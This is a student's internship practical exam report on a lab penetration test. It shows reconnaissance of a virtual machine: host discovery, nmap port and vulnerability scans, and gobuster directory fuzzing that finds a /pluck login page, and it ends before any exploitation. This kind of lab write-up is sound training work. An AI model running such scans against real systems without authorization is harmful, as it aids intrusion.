Cyber Security and Digital Forensics Internship


PRACTICAL EXAM REPORT

SWASTIK GONDHI

DOON UNIVERSITY


Drive Link -
https://drive.google.com/drive/folders/1WCK00ki1F3lFPTo7y5tdSmeKcrDeWjvs?usp=sharing

Step 1 – I got my kali linux ip(Attacker machine)




```
┌──(swastik1616㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:26:d9:53 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.132/24 brd 10.10.10.255 scope global dynamic noprefixroute eth0
       valid_lft 975sec preferred_lft 975sec
    inet6 fe80::20c:29ff:fe26:d953/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(swastik1616㉿kali)-[~]
└─$ 
```

Step 2 – I did network scan in particular range of my ip but didn't get any result, then switched off the target and changed the network to NAT from Bridged. And then again ran the network discovery command, and I got the target ip.




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.10.10.1      00:50:56:c0:00:08      1      60  VMware, Inc.
10.10.10.2      00:50:56:e1:4e:b7      1      60  VMware, Inc.
10.10.10.136    00:0c:29:88:9e:5f      1      60  VMware, Inc.
10.10.10.254    00:50:56:e4:ff:37      1      60  VMware, Inc.

┌──(swastik1616㉿kali)-[~]
└─$ 
```

Step 3 – I ran ping command on target ip to confirm that its alive.




```
┌──(swastik1616㉿kali)-[~]
└─$ ping 10.10.10.136
PING 10.10.10.136 (10.10.10.136) 56(84) bytes of data.
64 bytes from 10.10.10.136: icmp_seq=1 ttl=64 time=0.819 ms
64 bytes from 10.10.10.136: icmp_seq=2 ttl=64 time=0.678 ms
64 bytes from 10.10.10.136: icmp_seq=3 ttl=64 time=0.866 ms
64 bytes from 10.10.10.136: icmp_seq=4 ttl=64 time=0.820 ms
^C
── 10.10.10.136 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.678/0.795/0.866/0.070 ms

┌──(swastik1616㉿kali)-[~]
└─$ 
```

Step 4 – I did port scanning using nmap and got open port 80.




```
┌──(swastik1616㉿kali)-[~]
└─$ nmap -A -p- 10.10.10.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 18:19 IST
Nmap scan report for 10.10.10.136
Host is up (0.00065s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:88:9E:5F (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 10.10.10.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds

┌──(swastik1616㉿kali)-[~]
└─$ 
```

Step 5 – I used nmap to do vulnerability assessment on port 80 of the target ip, but couldn’t find any vulnerability which can be exploited directly. So I decided to go for its web exploitation because http port 80 is open.




```
┌──(swastik1616㉿kali)-[~]
└─$ nmap --script=vuln -p80 10.10.10.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-29 18:21 IST
Nmap scan report for 10.10.10.136
Host is up (0.00042s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 00:0C:29:88:9E:5F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.86 seconds

┌──(swastik1616㉿kali)-[~]
└─$ 
```

Step 6 – I opened the target ip in my browser and landed on a apache2 default homepage, which can now be used to proceed further



```
┌──(swastik1616㉿kali)-[~]
└─$ firefox http://10.10.10.136
```



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening


Step 7 – I decided to do directory fuzzing to find any hidden directories which could help

A) I first used common wordlist , but couldn’t get any directory except index.html




```
┌──(swastik1616㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.136 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.136
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(swastik1616㉿kali)-[~]
└─$ 
```

B) Then I used big wordlist and got /pluck directory which opened a login page



```
┌──(swastik1616㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.136 -w /usr/share/wordlists/dirb/big.txt -t 40 -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.136
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/pluck                (Status: 301) [Size: 312] [--> http://10.10.10.136/pluck/]
/server-status        (Status: 403) [Size: 277]
